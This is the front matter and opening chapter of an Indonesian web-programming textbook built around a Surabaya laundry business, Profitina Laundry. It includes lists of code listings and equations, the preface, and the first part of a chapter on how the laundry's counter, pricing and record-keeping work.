Kode 13.2 `laundry/models.py`, baris 104 sampai 128: model `Bill`. `db_table` dan `db_column` mempertahankan nama asli; kunci lima karakter dinyatakan sebagai kunci primer; `PROTECT` sepadan dengan `ON DELETE RESTRICT` pada skema. 640

Kode 13.3 `laundry/migrations/0002_sample_data.py`: data setahun dimuat oleh sebuah *migration*, agar *test runner* Django membangun basis data ujinya dengan baris-baris yang persis sama dengan `laundry.db`. 641

Kode 13.4 `laundry/sqlfiles.py`, baris 56 sampai 69: jalankan `schema.sqlite.sql` atau `schema.mysql.sql` (dan berkas *seed* padanannya) melalui koneksi Django sendiri. Berkas itu milik proyek sendiri, sehingga dijalankan tanpa parameter. 642

Kode 13.5 `profitina/settings.py`, baris 46 sampai 58: *middleware* dalam urutan yang dijumpai sebuah permintaan. Pemeriksaan *login* milik binatu berada tepat sebelum pemeriksaan CSRF Django, dan penangan galat milik binatu berada paling akhir. 642

Kode 13.6 `profitina/settings.py`, baris 116 sampai 136: sesi di sisi *server* dalam memori, sesi delapan jam, *cookie* yang tidak dapat dibaca JavaScript, rahasia CSRF yang disimpan di sesi dan dibaca dari *header* `X-CSRF-Token`, serta satu *hasher* kata sandi. 643

Kode 13.7 `laundry/middleware.py`, baris 38 sampai 59: muat karyawan dari sesi pada setiap permintaan, dan tolak setiap *view* yang tidak ditandai publik: halaman dialihkan ke formulir *login*, panggilan API mendapat JSON 401. 644

Kode 13.8 `laundry/hashers.py`, baris 21 sampai 51: *hasher* kata sandi Django untuk format bersama. `encode` dan `verify` mendekode *salt* menjadi *byte* sebelum memanggil PBKDF2, dan perbandingannya memakan waktu yang sama entah *byte* pertama atau terakhir yang berbeda. 645

Kode 13.9 `laundry/logic/bills.py`, baris 306 sampai 316: dari *queued* ke *finished*. Status diperiksa dalam Python untuk pesan yang ramah, lalu diperiksa lagi di dalam `UPDATE` itu sendiri melalui `filter(status="queued")`, sehingga dua tekanan tombol dalam detik yang sama tidak mungkin sama-sama berhasil. 647

Kode 13.10 `laundry/api/views.py`, baris 143 sampai 155: `POST /api/bills`. Hanya lima *field* bernama yang disalin dari badan permintaan; `payment` yang dikirim klien tidak pernah dibaca, karena harga dihitung di *server* (BR-1). 647

Kode 13.11 `laundry/tests/test_fr04_07_bills.py`, baris 18 sampai 27: uji TC-4.1. Kasir kasir5 di Wiyung membuat nota untuk pelanggan C0151, 5 kg cuci-lipat di rak A03, dan mencoba menetapkan harga 1; jawabannya nota B2954 seharga Rp 40.000 dan tepat satu baris riwayat. 648

Kode 13.12 `pom.xml`, baris 14 sampai 61: *parent* yang menetapkan versi setiap pustaka, *starter* untuk halaman web, templat, keamanan, dan JPA, ditambah *driver* SQLite dan dialek SQLite milik Hibernate. 649

Kode 13.13 `application.properties`, baris 16 sampai 26: SQLite melalui JDBC dengan kunci tamu aktif, satu koneksi, dialek komunitas Hibernate untuk SQLite, `ddl-auto=none` agar Hibernate tidak pernah menyentuh tabel, dan strategi penamaan yang mempertahankan `Customer_id` persis seperti tertulis. 651

Kode 13.14 `domain/Bill.java`, baris 18 sampai 48: *entity* `Bill`. `@Table` dan setiap `@Column` memuat nama kanonis; sebuah konverter membaca dan menulis waktu toko polos `YYYY-MM-DD HH:MM:SS` yang dituntut batasan `CHECK` skema. 651

Kode 13.15 `domain/BillRepository.java`: antarmuka tanpa implementasi. Spring Data membuat kelasnya ketika aplikasi menyala, termasuk dua kueri penghitung yang SQL-nya diturunkan dari nama metode. 652

Kode 13.16 `config/SecurityConfig.java`, baris 71 sampai 96: alamat mana yang publik, di mana konteks keamanan dan token CSRF disimpan, apa yang terjadi bila pemeriksaan gagal, dan bahwa formulir *login* bawaan Spring dimatikan dan diganti formulir milik binatu. 653

Kode 13.17 `security/Pbkdf2Sha256PasswordEncoder.java`, baris 22 sampai 52: format bersama dalam Java. *Salt* didekode dari Base64 menjadi 16 *byte* sebelum dipakai, kunci diturunkan dengan `PBKDF2WithHmacSHA256` milik JDK, dan `MessageDigest.isEqual` membandingkan dalam waktu konstan. 655

Kode 13.18 `logic/BillLogic.java`, baris 407 sampai 421: dari *queued* ke *finished* di Spring. `@Transactional` membuka transaksi dan melakukan *commit* atau *rollback*; `UPDATE` bersyarat melalui `JdbcTemplate` mengembalikan jumlah baris yang berubah. 656

Kode 13.19 `api/BillsApiController.java`, baris 74 sampai 86: `POST /api/bills`. Peran diperiksa oleh `@PreAuthorize` sebelum metode berjalan; hanya *field* bernama yang dibaca dari badan permintaan; jawabannya `201 Created` dengan *header* `Location`. 656

Kode 13.20 `src/test/java/.../WorkflowTest.java`, baris 24 sampai 59: setiap uji mendapat konteks aplikasi baru dan salinan baru `laundry.db`; permintaan kasir tanpa token ditolak dengan `csrf_failed`, permintaan dengan rak yang terpakai dan 4,3 kg ditolak dengan 422, dan permintaan yang benar membuat B2954 seharga Rp 40.000. 657

Kode 13.21 `app/Models/Bill.php`, baris 17 sampai 41: model `Bill`. Empat *property* mematikan empat bawaan Laravel yang tidak cocok dengan tabel kanonis; relasinya menyebut kolom kunci tamu asli; nilai-nilai turunan kamus data menjadi metode-metode kecil. 659

Kode 13.22 `database/migrations/2026_09_01_000000_create_canonical_tables.php`, baris 17 sampai 38: bila tabel kanonis belum ada, jalankan berkas skema bersama; bila sudah ada (salinan `laundry.db`), jangan lakukan apa-apa. `down()` menghapusnya menurut urutan ketergantungan. 661

Kode 13.23 `app/Providers/AppServiceProvider.php`, baris 20 sampai 31: *provider* `employees` adalah *provider* Eloquent milik Laravel sendiri dengan *hasher* PBKDF2, dan setiap izin dalam dokumen API menjadi sebuah *Gate*. 661

Kode 13.24 `app/Auth/Pbkdf2Hasher.php`, baris 34 sampai 51: memeriksa kata sandi dalam PHP. `base64_decode(..., true)` menolak Base64 yang cacat, `hash_pbkdf2` menurunkan kunci dari *byte salt*, dan `hash_equals` membandingkan dalam waktu konstan. 662

Kode 13.25 `bootstrap/app.php`, baris 29 sampai 38: CSRF untuk semua hal kecuali panggilan *login*, *header* `no-store` milik binatu untuk halaman staf, dan "belum masuk" dijawab dengan formulir *login* untuk halaman serta JSON 401 untuk API. 663

Kode 13.26 `routes/web.php`, baris 17 sampai 27: tiga rute publik, lalu sebuah grup yang memerlukan *login*, dan di dalamnya sebuah grup yang memerlukan izin `customers`. 663

Kode 13.27 `app/Services/BillService.php`, baris 340 sampai 354: dari *queued* ke *finished* di Laravel. `DB::transaction()` melakukan *commit* ketika *closure* selesai dan *rollback* ketika *closure* melempar; *query builder* Eloquent menulis `UPDATE` bersyarat dan mengembalikan jumlah baris yang berubah. 664

Kode 13.28 `ProfitinaLaundry.csproj`, baris 18 sampai 29: proyek web untuk .NET 10 tanpa `PackageReference` sama sekali. *Property* `UseEfCore=true` mendefinisikan simbol `EFCORE`, yang menyalakan kode Entity Framework Core. 665

Kode 13.29 `Domain/Entities.cs`, baris 67 sampai 83: *entity* `Bill`. `[Table]`, `[Key]`, dan `[Column]` berasal dari `System.ComponentModel.DataAnnotations`, yang merupakan bagian dari .NET sendiri, sehingga kelas yang sama melayani penyimpan CSV dan EF Core. 666

Kode 13.30 `Data/ILaundryStore.cs`, baris 11 sampai 33: apa yang boleh diminta logika bisnis dari sebuah penyimpan. Tujuh tabel yang dapat dikueri, tambah dan hapus, satu transaksi pada satu waktu, pembaruan status bersyarat AC-5.8, dan id berikutnya menurut BR-14. 666

Kode 13.31 `Data/EfCore/LaundryDbContext.cs`, baris 16 sampai 35: konteks EF Core. `Status` adalah *concurrency token*, sehingga `SaveChanges` menulis `WHERE id = @id AND status = @old` dan gagal bila orang lain sudah lebih dahulu mengubah nota itu. Berkas ini tidak dikompilasi di lingkungan pembangunan. 667

Kode 13.32 `Domain/PasswordHasher.cs`, baris 22 sampai 40: memeriksa kata sandi dalam C#. `Rfc2898DeriveBytes.Pbkdf2` menurunkan kunci dari *byte salt* yang sudah didekode; `CryptographicOperations.FixedTimeEquals` membandingkan dalam waktu konstan. 668

Kode 13.33 `LaundryApp.cs`, baris 94 sampai 123: setiap *endpoint* memerlukan *login* kecuali ditandai `[AllowAnonymous]`; *antiforgery* membaca *header* `X-CSRF-Token`; empat *filter* berlaku untuk setiap *controller*; JSON mempertahankan nama *property* persis seperti tertulis. 669

Kode 13.34 `Security/Filters.cs`, baris 75 sampai 86: `[Permission("reports")]` adalah *authorization filter* yang menjawab 403 kecuali peran yang sedang masuk boleh melakukan tindakan itu. 670

Kode 13.35 `Views/Account/Login.cshtml`, baris 8 sampai 18: formulir *login*. `asp-antiforgery="true"` membuat *form tag helper* menambahkan isian token tersembunyi; `@Model.Email` disandikan HTML oleh Razor; isian kata sandi tidak pernah diisi kembali. 671

Kode 13.36 `Services/BillService.cs`, baris 290 sampai 299: dari *queued* ke *finished* di C#. `store.InTransaction` membungkus pekerjaannya; `UpdateBillIfStatus` mengubah nota hanya bila statusnya masih *queued* dan mengembalikan jumlah nota yang berubah. 671

Kode 13.37 `tests/ProfitinaLaundry.Tests/Program.cs`, baris 249 sampai 255: uji TC-5.7. Pemilik membuka antrean O02 dan harus melihat sembilan nota dalam proses, enam di antaranya terlambat, dan enam yang siap diambil. 672
Kode 13.38 `python/hash_check.py`: memverifikasi format PBKDF2 bersama dan menurunkan peran setiap karyawan, hanya dengan pustaka standar. Basis data dibuka dalam mode hanya-baca. 676
Kode 13.39 `java/HashCheck.java`: pemeriksaan yang sama dalam Java. `PBEKeySpec` menerima panjang kunci dalam bit, karena itu `expected.length * 8`; URL SQLite membuka berkas dalam mode hanya-baca. 677
Kode 13.40 `python/compare_tracks.py`, baris 63 sampai 80: bandingkan kode status dan JSON hasil urai untuk sepuluh pertanyaan baca sebagai pemilik dan satu nota baru sebagai kasir kasir5, serta laporkan ukuran *byte* kedua jawaban. 680
Kode 14.1 `acceptance/acceptance.py`: 18 pemeriksaan *black-box* dari rencana uji hanya melalui API. Skrip ini tidak menulis apa pun: satu-satunya permintaan yang dapat mengubah data adalah permintaan yang wajib ditolak. 698
Kode 14.2 `acceptance/Acceptance.java`, baris 20 sampai 69: klien mirip peramban dalam Java. Satu `CookieManager` per klien memisahkan sesi-sesinya; token CSRF dari login hanya dikirim bila diminta. 703
Kode 14.3 `deploy/gunicorn.conf.py`: satu proses *worker* dengan delapan *thread*, hanya terikat ke mesin lokal, mencatat log ke keluaran standar. 713
Kode 14.4 `deploy/wsgi.py`: aplikasi sebagaimana dilihat gunicorn, dibungkus `ProxyFix` milik Werkzeug, yang memercayai tepat satu *proxy*. 714
Kode 14.5 `deploy/profitina-laundry.service`: gunicorn sebagai layanan systemd, berjalan sebagai penggunanya sendiri, dengan rahasia di berkas terpisah dan pandangan hanya-baca atas sistem. 715
Kode 14.6 `deploy/nginx-profitina-laundry.conf`: HTTP polos hanya mengalihkan; HTTPS dengan sertifikat Let's Encrypt, *strict transport security*, tanpa label versi, berkas statis disajikan langsung, dan sisanya diteruskan ke gunicorn. 716
Kode 14.7 `deploy/web.config`: IIS menyerahkan setiap permintaan kepada ASP.NET Core Module, yang menjalankan aplikasi di dalam prosesnya; label `X-Powered-By` dan `Server` dihapus dan dua *header* pelindung ditambahkan. 717
Kode 14.8 `deploy/Dockerfile`: jalur Flask di atas *image* resmi `python:3.14-slim`, dengan paket yang dikunci, basis data contoh disalin ke folder *volume*, dan pengguna tanpa hak istimewa. 718
Kode 14.9 `deploy/cloudflared-config.yml`: satu nama *host* diarahkan ke aplikasi di mesin lokal; sisanya dijawab dengan 404. 719
Kode 14.10 `deploy/deploy_check.py`: login sebagai pemilik lalu memeriksa pengalihan, label server, *header* pelindung, HSTS, bendera cookie, *caching* jawaban pribadi, halaman galat, konsol *debugger*, dan format galat JSON. 721
Kode 15.1 `python/loyalty.py`: poin loyalitas, tingkat, dan kewajiban voucher untuk data setahun, dihitung dengan satu *prepared statement* dan beberapa baris Python. Basis data dibuka hanya untuk dibaca. 738
Kode 15.2 `java/Loyalty.java`: perhitungan loyalitas yang sama dalam Java 21, dengan *record* untuk setiap anggota, pembagian bilangan bulat untuk Persamaan (15.1), serta urutan dan format keluaran yang sama dengan program Python. 741
Kode 15.3 `sql/customer_segments.sql`: empat segmen pelanggan di akhir tahun contoh, menurut kebaruan dan frekuensi, beserta uang yang dibayar setiap segmen. Hanya SQL standar, sehingga berjalan di SQLite dan MySQL. 750

Daftar Pseudokode

Pseudokode 15.1 Aturan tetangga terdekat untuk satu putaran antar-jemput: selalu pergi ke perhentian terdekat yang belum dikunjungi, lalu kembali ke gerai. 747

Daftar Persamaan

(1.1) 6
(1.2) 11
(1.3) 12
(1.4) 12
(1.5) 12
(1.6) 13
(1.7) 15
(3.1) 92
(3.2) 92
(3.3) 93
(3.4) 93
(3.5) 93
(5.1) 190
(5.2) 192
(5.3) 192
(5.4) 192
(5.5) 192
(5.6) 196
(5.7) 198
(5.8) 198
(5.9) 199
(5.10) 200
(5.11) 201
(5.12) 201
(5.13) 202
(5.14) 202
(5.15) 203
(6.1) 235
(6.2) 238
(6.3) 238
(6.4) 249
(6.5) 253
(6.6) 256
(6.7) 258
(6.8) 269
(7.1) 294
(7.2) 295
(7.3) 300
(7.4) 303
(7.5) 308
(7.6) 313
(7.7) 316
(8.1) 349
(8.2) 358
(8.3) 368

(9.1) 414
(9.2) 425
(9.3) 426
(9.4) 437
(10.1)....464
(10.2)....474
(10.3)....475
(11.1)....533
(11.2)....533
(11.3)....540
(11.4)....540
(12.1)....598
(12.2)....616
(12.3)....617
(12.4)....617
(13.1)....645
(13.2)....645
(13.3)....646
(14.1)....692
(14.2)....708
(14.3)....711
(15.1)....738
(15.2)....744
(15.3)....744
(15.4)....746
(15.5)....746

Kata Pengantar

Binatu adalah salah satu usaha paling jujur yang ada. Seorang pelanggan menyerahkan sekantong pakaian, kasir menimbangnya, menulis nota, memasang label, dan menjanjikan hari serta jam selesai. Semua yang terjadi sesudahnya — mencuci, mengeringkan, menyetrika, rak tempat cucian menunggu, pembayaran, pengambilan — berjalan sesuai janji atau tidak, dan pelanggan langsung mengetahuinya. Itulah sebabnya binatu menjadi guru perangkat lunak yang begitu baik: setiap kebutuhan itu konkret, setiap kekeliruan terlihat, dan setiap angka dapat dicocokkan dengan sekantong pakaian yang nyata.

Buku ini mengikuti satu usaha seperti itu, **Profitina Laundry**, dengan tiga gerai di Surabaya, sejak percakapan pertama dengan pemiliknya hingga menjadi aplikasi web utuh yang menjalankan meja kasirnya. Di sepanjang jalan, aplikasi yang sama dibangun di setiap *stack* yang kemungkinan besar dijumpai seorang pembelajar pemrograman web: HTML, CSS, dan JavaScript murni; PHP; Python dengan Flask dan Django; Java dengan *server* HTTP bawaan JDK, dengan Jakarta Servlet dan JSP, serta dengan Spring Boot; C# dengan ASP.NET Core Razor Pages dan MVC; serta Laravel. Satu himpunan kebutuhan, satu basis data, satu tahun transaksi — banyak implementasi, dibandingkan secara jujur.

Untuk siapa buku ini ditulis

Mahasiswa yang sudah mempelajari bagian-bagiannya — HTML, SQL, satu bahasa sisi *server* — dan ingin melihat semuanya bersatu dalam satu sistem nyata. Dosen yang menginginkan satu studi kasus yang mengalir sepanjang kurikulum. Pemilik usaha kecil yang ingin memahami apa yang sebenarnya dibangun seorang pengembang bagi mereka. Anda dianggap belum tahu apa-apa: Bab 2 dimulai dari komputer kosong dan berakhir dengan halaman pertama yang sama disajikan dengan lima cara.

Isi buku ini

Bab 1 menuturkan kisah usahanya dan bagaimana binatu sesungguhnya berjalan. Bab 2 menyiapkan meja kerja Anda — VS Code, bahasa-bahasa, basis data, dan *server* — di Windows, macOS, atau Linux. Bab 3 dan 4 mengubah percakapan menjadi kebutuhan dan *use case*. Bab 5 menyajikan satu tahun penuh transaksi yang realistis, lalu Bab 6 dan 7 merancang basis data dan mengajukan kepadanya tiga puluh pertanyaan yang biasa diajukan pemilik usaha. Bab 8 sampai 12 membangun aplikasi jalur demi jalur: antarmuka depan, PHP, Python dengan Flask, dua jalur Java, dan ASP.NET Core. Bab 13 membangunnya kembali dengan empat *framework*. Bab 14 membahas pengujian, keamanan, dan penerapan, dan Bab 15 merangkum pelajaran-pelajarannya.

Setiap program dalam buku ini sudah dijalankan sebelum keluarannya dicetak, dan setiap bab menyatakan dengan tepat apa yang telah dijalankan dan apa yang tidak dapat dijalankan. Program-program itu dikumpulkan dalam folder `Code` yang menyertai buku ini, bab demi bab, di samping aplikasi lengkapnya di folder `App`, dengan README di setiap folder yang menjelaskan cara menjalankannya di terminal dan di VS Code, pada Windows, macOS, dan Linux.

Cara membacanya

Dengan aplikasi yang berjalan di samping teks. Buka sebuah nota, ikuti perjalanannya dari meja kasir ke rak lalu keluar pintu, kemudian temukan baris-baris kode yang menggerakkannya. Semua soal latihan di akhir tiap bab dilengkapi penyelesaian lengkap — gunakan sesudah usaha Anda sendiri, bukan sebagai penggantinya.

Gambar, tabel, kode, dan persamaan yang bernomor semuanya adalah tautan hidup: pada edisi elektronik, klik "Kode 9.3" atau "[4]" di bagian mana pun dan Anda langsung dibawa ke sana. Daftar Isi serta daftar-daftar di bagian depan buku bekerja dengan cara yang sama.

Tentang penulis

Irfan Subakti menggambarkan dirinya dalam satu baris — *Father | Educator | Entrepreneur | Bridging Tech & Nature: CS Lecturer × Crypto/Digital Business × AI/ML Specialist × Fruit Farmer | Storyteller* — ayah, pendidik, wirausahawan, penjembatan teknologi dan alam: dosen ilmu komputer, pelaku bisnis kripto dan digital, spesialis AI/ML, petani buah, dan pencerita. Setiap bagian dari baris itu ikut masuk ke dalam buku ini. Ia mengajar di Departemen Teknik Informatika Institut Teknologi Sepuluh Nopember (ITS), Surabaya, sejak 1998. Ia membimbing dan menguji tugas akhir mahasiswa sarjana, mengajar MLOps dalam program IBM SkillsBuild, dan membangun produk: ia mendirikan Profitina dan Profitina Group. Jauh dari papan ketik, ia merawat kebun buah dan durian keluarga — di sanalah ia belajar bahwa perangkat lunak yang baik, seperti kebun yang baik, ditumbuhkan dengan sabar, satu bagian yang terawat demi satu bagian. Jiwa penceritanya adalah alasan buku ini memilih kisah ketimbang daftar, setiap kali sebuah kisah bisa mengantarkan maknanya.

Ucapan terima kasih

Kepada para pemilik dan karyawan binatu yang pekerjaan sehari-harinya menjadi pokok bahasan sesungguhnya buku ini; kepada para mahasiswa Pemrograman Web dan Pemrograman Berbasis Framework di ITS yang membangun versi-versi awal aplikasi ini dan menunjukkan di mana ia bisa gagal; serta kepada rekan-rekan yang bersama-sama mengajarkannya. Standar buku ini berutang pada dokumentasi resmi setiap bahasa, *framework*, dan basis data yang dipakainya, yang dikutip di setiap tempat penggunaannya.

Surabaya, September 2026



Irfan Subakti · yifana@gmail.com



profitina.com

Bab 1

Kisah dan Bisnisnya: Bagaimana Binatu Sesungguhnya Berjalan

Setelah menyelesaikan bab ini, Anda akan mengenal bisnis yang menjadi sasaran seluruh perangkat lunak dalam buku ini, dan mengenalnya cukup baik untuk menjaga konternya selama sehari. Anda akan mengikuti sekantong cucian sejak diletakkan di atas timbangan hingga dibawa pulang, dan melihat siapa yang memegangnya pada setiap langkah. Anda akan berkenalan dengan tiga gerai Profitina Laundry di Surabaya dan empat belas orang yang bekerja di sana. Anda akan mampu menghitung harga setiap pesanan dengan tangan, termasuk pesanan kilat, uang muka, dan pembayaran dari deposit pelanggan, serta memahami bagaimana uang masuk ke sebuah usaha kecil di Indonesia pada 2026: tunai, transfer bank, dari deposit, dan makin sering melalui QRIS, kode QR nasional. Anda akan tahu apa saja yang dapat salah di sebuah binatu dan bagaimana binatu yang dikelola dengan baik menanganinya, serta apa yang dituntut undang-undang pelindungan data pribadi Indonesia dari usaha yang mencatat nomor telepon pelanggannya. Akhirnya, Anda akan mempelajari kosakata konter dan melihat setiap katanya menjadi tabel atau kolom basis data yang dipakai di semua bab berikutnya, lalu menjalankan program kecil, dalam Python dan Java, yang memutar ulang satu hari nyata di binatu itu, peristiwa demi peristiwa, dari data contoh selama setahun.

1.1 Titik Awal Kita

Kebanyakan buku pemrograman dimulai dengan pemrograman. Buku ini dimulai dengan sekantong pakaian kotor, sebab setiap baris perangkat lunak dalam bab-bab berikutnya ada untuk melayani sebuah konter nyata, tempat seseorang menimbang kantong itu, menulis angka di secarik nota, dan berjanji bahwa pakaian itu akan bersih, kering, dan terlipat rapi lusa.

Programnya adalah bagian yang mudah. Pengembang yang tidak memahami bisnisnya akan menulis program yang berjalan tetapi tetap keliru: program itu membiarkan kasir menghapus layanan yang sudah ditagihkan kepada pelanggan, tidak dapat menunjukkan di rak mana sebuah kantong menunggu, lupa bahwa pelanggan sudah membayar separuh ketika menyerahkan cucian, atau mencetak alamat rumah pelanggan pada struk yang bisa dibaca siapa saja di halte bus. Tidak satu pun dari itu kesalahan pemrograman. Semuanya kesalahan pemahaman, yang dibuat sebelum baris kode pertama ditulis, dan mahal diperbaiki kemudian karena basis data, layar, dan laporan telanjur dibangun di atasnya.

Karena itu, bab ini melakukan apa yang dilakukan analis yang baik pada minggu pertama sebuah proyek: berdiri di samping konter dan mengamati. Ia bertanya kepada pemilik bagaimana uang bergerak, bertanya kepada tukang cuci apa yang pertama mereka kerjakan di pagi hari, membaca buku nota lama, dan mencatat kata-kata yang benar-benar dipakai orang di binatu itu. Baru pada subbab-subbab terakhir kata-kata itu diubah menjadi data, dan baru di bagian paling akhir sebuah program ditulis.

> **MENGAPA BINATU?** Binatu cukup kecil untuk dipahami seluruhnya dan cukup kaya untuk membutuhkan perangkat lunak sungguhan. Di dalamnya ada pelanggan yang datang kembali,

> karyawan dengan tugas berbeda, daftar harga, pesanan yang bergerak melalui beberapa tahap, penyimpanan fisik, uang dalam empat bentuk, kekeliruan, keluhan, dan musim. Hampir setiap gagasan dalam aplikasi bisnis, dari *foreign key* (kunci tamu) sampai jejak audit, mendapat tempat yang wajar di dalamnya. Hampir setiap orang juga pernah menyerahkan sekantong pakaian di sebuah konter, sehingga tidak ada yang memulai dari nol.

Buku ini memiliki satu contoh berjalan, dan selalu contoh yang sama. Bab 3 menuliskan kebutuhannya secara formal, Bab 4 *use case*-nya, Bab 5 menelaah data contohnya selama setahun, Bab 6 merancang basis datanya, dan Bab 8 sampai 13 membangunnya dalam HTML, PHP, Python, Java, dan C#. Semua bab itu bertumpu pada apa yang Anda baca di sini.

1.2 Bisnis Nyata di Balik Studi Kasus

1.2.1 Asal-usul kisahnya

Profitina Laundry bukan usaha yang dikarang untuk sebuah buku ajar. Ia tumbuh dari sebuah binatu sungguhan yang dimiliki dan dijalankan oleh dua mitra usaha bersama sejumlah kecil karyawan. Bentuk usaha itu, pekerjaan yang benar-benar dipegang orang-orang di dalamnya, aturan yang ditegakkannya tanpa pernah dituliskan, dan irama hari-harinya adalah hal yang ditiru buku ini. Nama, harga, alamat, dan riwayat persisnya telah diubah, dan binatu itu diberi tiga gerai serta data contoh setahun yang dibutuhkan sebuah studi kasus; selebihnya adalah cara sebuah binatu kecil sungguh berjalan.

Asal-usul itu penting karena alasan yang mudah terlewat. Studi kasus yang dikarang untuk memperagakan satu fitur pemrograman hanya berisi kerumitan yang terpikirkan oleh pengarangnya, tidak lebih. Studi kasus yang berasal dari usaha nyata membawa kerumitannya sendiri, tepat di tempat bisnis sungguhan memang rumit. Tiga contoh dari binatu aslinya muncul dalam basis data buku ini, dan masing-masing mengejutkan pengembang yang hanya pernah melihat contoh karangan.

- **Supervisor juga seorang karyawan.** Di usaha kecil tidak ada “manajer” dalam arti jenis orang yang terpisah. Tukang cuci paling senior mengawasi tukang cuci lainnya dan tetap mencuci. Karena itu tabel karyawan memiliki kolom yang menunjuk ke baris lain dalam tabel yang sama: supervisor seorang karyawan hanyalah karyawan lain. Bab 6 menyebutnya *self-referencing relationship* (relasi rujukan-diri); di binatu, cukup dikatakan “tanya Bu Siti, beliau yang memegang gerai ini”.
- **Layanan yang sudah ditagihkan tidak boleh lenyap.** Ketika pemilik berhenti menawarkan suatu layanan, pesanan lama yang memakainya tetap ada, tetap memiliki harga, dan tetap muncul dalam laporan tahun lalu. Binatu sungguhan tidak pernah membiarkan perubahan daftar harga menulis ulang apa yang sudah ditagihkan kepada pelanggan, dan basis datanya harus sepakat.
- **Pekerjaan dibagi oleh siapa pun yang sedang bertugas.** Pelanggan baru dilayani kasir mana saja yang sedang senggang, tidak selalu orang yang sama. Sistem yang mencatat siapa yang menerima setiap pesanan memungkinkan pemilik melihat, di akhir bulan, apakah beban kerja terbagi adil.

1.2.2 Apa yang dipakai sebelum ada perangkat lunak

Bertahun-tahun binatu aslinya berjalan dengan kertas, dan kebanyakan binatu kecil di Indonesia masih demikian, setidaknya sebagian. Empat benda menanggung seluruh pencatatan:

1. **Buku nota**, buku kuitansi berkarbon. Setiap pesanan ditulis pada lembar bernomor: nama dan nomor telepon pelanggan, apa yang diserahkan, berat atau jumlah potong, harga, tanggal janji selesai, dan apakah sudah ada yang dibayar. Pelanggan membawa lembar teratas; salinan karbonnya tertinggal di buku.
2. **Buku kas**, tempat kasir menulis setiap jumlah uang yang diterima, lalu dijumlahkan saat tutup dan dicocokkan dengan uang di laci.
3. **Label pada kantong**, secarik kertas atau label plastik bertuliskan nomor nota yang disteples atau diikatkan ke kantong pelanggan, agar pakaian dan notanya dapat bertemu kembali.
4. **Grup pesan di telepon pemilik**, tempat gerai-gerai saling mengabarkan masalah, dan tempat pelanggan mengirim pertanyaan yang didengar setiap binatu lima puluh kali sehari: *sudah jadi belum?*

Dokumen kebutuhan aplikasi ini menjelaskan dengan tepat apa yang tidak beres dengan cara itu [1]. Nota hilang, sehingga pelanggan datang mengambil cucian yang tidak dapat ditemukan siapa pun. Tidak ada yang bisa memastikan apakah suatu pesanan sudah dibayar. Pelanggan menelepon menanyakan apakah pakaiannya sudah jadi, dan kasir harus berjalan ke rak untuk memeriksa. Setiap akhir bulan pemilik menjumlahkan pendapatan dengan tangan, dari buku kas tiga gerai, dan angkanya jarang cocok dengan rekening bank.

Semua itu bukan kesalahan siapa pun. Kertas adalah alat yang baik untuk satu gerai dengan satu kasir dan lima puluh pesanan seminggu. Kertas mulai gagal, perlahan lalu sekaligus, ketika gerainya tiga, orang yang menerima uang tujuh, dan pesanannya tiga ribu setahun. Itulah tepat ukuran Profitina Laundry dalam buku ini, dan tepat titik ketika perangkat lunak mulai membayar dirinya sendiri.

> **DEFINISI. Proses bisnis** adalah urutan langkah yang diulang sebuah usaha untuk menghasilkan apa yang dijualnya. Proses bisnis utama binatu adalah *dari pesanan sampai penyerahan*: menerima cucian, mengolahnya, menyimpannya, menyerahkannya kembali, dan menerima pembayaran. Perangkat lunak yang mendukung proses bisnis tidak menggantikannya; ia mencatat, memeriksa, dan membuatnya terlihat.

1.2.3 Profitina Laundry hari ini

Dalam versi kisah yang diceritakan buku ini, Profitina Laundry memiliki tiga gerai di Surabaya, Jawa Timur. **Tabel 1.1** mendaftarnya sebagaimana disimpan dalam basis data.

Tabel 1.1 Tiga gerai Profitina Laundry sebagaimana disimpan dalam tabel `Outlet`, beserta watak lingkungan yang ditiru oleh data contoh.

Kode	Gerai	Dibuka	Lingkungan dan pelanggan
O01	Profitina Laundry Rungkut	5 Januari 2019	Gerai pertama, di kawasan permukiman di timur kota: keluarga, pelanggan tetap, cucian besar
O02	Profitina Laundry Keputih	1 Februari 2022	Dekat kampus universitas: mahasiswa penghuni rumah kos, cucian kecil, lebih banyak pesanan kilat dan QRIS
O03	Profitina Laundry Wiyung	12 Januari 2026	Gerai terbaru, di barat: volumenya tumbuh selama sembilan puluh hari pertamanya

Binatu ini mempekerjakan empat belas orang, melayani 256 pelanggan terdaftar, dan dalam dua belas bulan dari Oktober 2025 sampai September 2026 menerima 2.953 pesanan senilai total Rp144.213.000. Angka-angka itu berasal dari basis data contoh yang menyertai aplikasi, `laundry.db`, yang merekam satu tahun penuh: setiap pesanan, setiap pembayaran, dan setiap perubahan status [2]. Data itu dihasilkan oleh sebuah program dengan titik awal tetap, sehingga setiap pembaca buku ini memiliki tahun yang persis sama, dan setiap angka yang dikutip di sini

dapat diperiksa. Bab 5 dicurahkan untuk tahun itu; bab ini memakainya untuk membuat bisnisnya nyata.

1.3 Binatu di Indonesia

1.3.1 Dua cara menjual pakaian bersih

Susurilah hampir setiap jalan di kota Indonesia dan Anda akan menemukan binatu setiap beberapa ratus meter, biasanya dengan papan yang menyebutkan cara menagihnya. Ada dua cara, dan setiap binatu menawarkan salah satu atau keduanya.

- **Menurut berat.** Pakaian pelanggan ditimbang bersama dan ditagih per kilogram, apa pun campurannya: kemeja, celana, handuk. Inilah model yang disebut *laundry kiloan*, layanan sehari-hari binatu lingkungan: murah, sederhana, dan cocok untuk pakaian biasa yang boleh dicuci bersama. Layanan cuci, kering, dan lipat Profitina Laundry, `S0001`, berharga Rp8.000 per kilogram.
- **Per potong.** Barang yang perlu perawatan tersendiri dihitung dan ditagih satu per satu: jas untuk *dry cleaning*, gaun batik, *bed cover*, sepasang sepatu. Di binatu ini disebut *laundry satuan*. Profitina Laundry menagih, misalnya, Rp65.000 untuk *dry cleaning* setelan jas dua potong dan Rp35.000 untuk mencuci *bed cover* ukuran apa saja.

Perbedaan itu penting bagi perangkat lunak. Pesanan per kilogram memiliki berat; pesanan per potong memiliki jumlah. Basis data buku ini menyimpan keduanya dalam satu kolom, `unit`, dan membiarkan deskripsi layanan menjelaskan arti satuannya (“per kg”, “per item”, “per pair”). Keputusan kecil itu, yang diambil dari cara orang binatu berbicara, menghindarkan dua kolom yang hampir sama dan banyak kebingungan di kemudian hari.

1.3.2 Besarnya usaha binatu

